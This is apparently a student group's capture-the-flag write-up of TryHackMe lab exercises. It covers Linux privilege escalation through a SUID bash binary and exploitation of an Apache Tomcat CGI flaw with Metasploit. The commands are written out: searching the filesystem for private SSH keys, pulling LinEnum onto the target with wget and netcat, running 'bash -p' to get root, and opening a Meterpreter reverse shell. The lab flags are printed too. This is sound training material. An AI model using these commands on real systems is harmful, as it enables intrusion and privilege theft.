PSP0201

Week 4

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102975	Loi Xinyi	Member
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox, netcat

Solution/walkthrough:

Question 1

Vertical Privilege Escalation allows user to perform actions of administrator.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 2

If you are able to run sudo commands then it is vertical privilege escalation as you are acting as a higher privileged account.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 3

Sam the analyst's account has similar privileges, therefore it is a horizontal privilege escalation.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

Users who can use sudo will be stored in a file named sudoers.

something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

Linux Command to enumerate the key for SSH can be found in task description.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6

We have to add the execution permission to find.sh if we want to execute it.

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`

Question 7

We have to change the port number if we want to host the web server on a different port using python3.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Question 8

We use SSH to log in to the vulnerable machine and input the password.

```
1211102687@kali: ~
File  Actions  Edit  View  Help
┌──(1211102687㉿kali)-[~]
└─$ ssh cmnatic@10.10.220.201
The authenticity of host '10.10.220.201 (10.10.220.201)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.220.201' (ED25519) to the list of known hosts.
cmnatic@10.10.220.201's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun 29 14:38:20 UTC 2022

  System load:  0.01              Processes:           94
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
  Memory usage: 8%                IP address for ens5: 10.10.220.201
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

We are not allowed to run sudo.


```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

We download the LinEnum script to our own machine using wget.

```
1211102687@kali: ~
File  Actions  Edit  View  Help
1211102687@kali: ~ ×  1211102687@kali: ~ ×
┌──(1211102687㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-29 10:45:01--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 18
5.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.07s

2022-06-29 10:45:22 (608 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

We use Python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine.

```
┌──(1211102687㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



Directory listing for /

- .bash_history
- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dbus/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .pki/
- .profile
- .ssh/
- .sudo_as_admin_successful
- .wget-hsts
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- backup.sh
- captured.request
- christmas.zip
- Desktop/
- Documents/
- Downloads/
- LinEnum.sh
- Music/
- Pictures/
- Public/
- santa.request

We upload LinEnum.sh to the vulnerable Instance.

```
-bash-4.4$ wget http://10.8.92.131:8080/LinEnum.sh
--2022-06-29 14:54:00--  http://10.8.92.131:8080/LinEnum.sh
Connecting to 10.8.92.131:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh               100%[===================>]  45.54K  64.2KB/s    in 0.7s

2022-06-29 14:54:01 (64.2 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$
```

We setup netcat on the vulnerable Instance to listen for an incoming file.

```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

We setup netcat on our own machine to send a file.

```
┌──(1211102687㉿kali)-[~]
└─$ nc -w -3 10.10.220.201 1337 < LinEnum.sh
```

We add the execution permission to LinEnum.sh on the vulnerable Instance.

```
-bash-4.4$ chmod +x LinEnum.sh
```

We execute LinEnum.sh on the vulnerable Instance.

```
-bash-4.4$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Wed Jun 29 15:03:06 UTC 2022


### SYSTEM #############################################
[-] Kernel information:
Linux tbfc-priv-1 4.15.0-126-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86_64 x86_64 x86_64
GNU/Linux


[-] Kernel information (continued):
Linux version 4.15.0-126-generic (buildd@lcy01-amd64-024) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.
04)) #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020
```

We use find to search the machine for executables with the SUID permission set and saw bash.

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
```

We can escalate our privilege by using bash -p.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

We used cat and typed in file path to capture the flag.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology:

After reading the task description, we are able to differentiate between vertical and horizontal privilege escalation. We also learned that users who can use sudo will be stored in a file names sudoers. We use SSH to log in to the vulnerable machine and input the password. We tried to run sudo but weren't able to. We downloaded the LinEnum script from github to our own machine using wget. We use Python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. We upload LinEnum.sh to the vulnerable Instance. Then, we set up netcat on the vulnerable Instance to listen for an incoming file and set up netcat on our own machine to send a file. We add the execution permission to LinEnum.sh on the vulnerable Instance and execute it. We use find to search the machine for executables with the SUID permission set and saw bash. We escalated our privilege by using bash -p. We used cat and typed in the file path and successfully captured the flag.


Day 12: Networking – Ready, set, elf.


Tools used: Kali Linux, Firefox, msfconsole, nmap

Solution/walkthrough:

Question 1


We use nmap commands to gain information about the version number of the web server.






Question 2

We searched"Apache Tomcat 9.0.17 on google and found it’s CVE used.





Question 3

We run msfconsole to work with the Metasploit Framework.



We set RHOSTS, LHOST, and TARGETURI to the CGI script given and run it.






We use shell to run system commands on the host and type the print work directory of flag1.txt and the flag was shown.

```
[*] Meterpreter session 1 opened (10.8.92.131:4444 → 10.10.99.132:49744 ) at 2022-06-29 13:06:42 -040
0

meterpreter > shell
Process 2180 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

29/06/2022  18:06    <DIR>          .
29/06/2022  18:06    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
29/06/2022  18:06            73,802 nSzen.exe
29/06/2022  18:05            73,802 WihzK.exe
               4 File(s)        148,456 bytes
               2 Dir(s)   7,217,606,656 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Question 4

We have to set LHOST and RHOST for the Metasploit settings.



At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (**LHOST**)
- The target that you're attacking (**RHOST(S)**)

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at http://10.0.0.1/cgi-bin/systeminfo.sh

In order for the attack used as the example in this task to work, the options would be set like so:

- **LHOST** - *10.0.0.10* (our PC)
- **RHOST** - *10.0.0.1* (the remote PC)
- **TARGETURI** */cgi-bin/systeminfo.sh* (the location of the script)

Thought Process/Methodology:

We use nmap commands on the machine's ip address to gain information about the version number of the web server. We searched"Apache Tomcat 9.0.17 on google and found its CVE used. Then, we run msfconsole to work with the Metasploit Framework. We set RHOSTS, LHOST, and TARGETURI to the CGI script given which is elfwhacker.bat and run it. Next, we use shell to run system commands on the host. We typed the print work directory of flag1.txt and captured the flag. It is mentioned in the task description of THM that we have to set LHOST and RHOST for the Metasploit settings.


Day 13: Networking – Coal for Christmas.

Tools used: Kali Linux, Firefox, nmap, nanoshell

Solution/walkthrough:

